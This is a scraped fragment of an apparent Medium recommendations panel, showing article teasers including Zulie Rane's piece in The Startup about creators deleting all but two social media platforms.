
These doubled my income last year

◆ · 9 min read · 4 days ago

👏 11.9K

💬 211





Zulie Rane in The Startup

## If You Want to Be a Creator, Delete All (But Two) Social Media Platforms

In October 2022, during the whole Elon Musk debacle, I finally deleted Twitter from my phone. Around the same time, I also logged out of...

◆ · 8 min read · Apr 19

👏 32K

💬 680



See more recommendations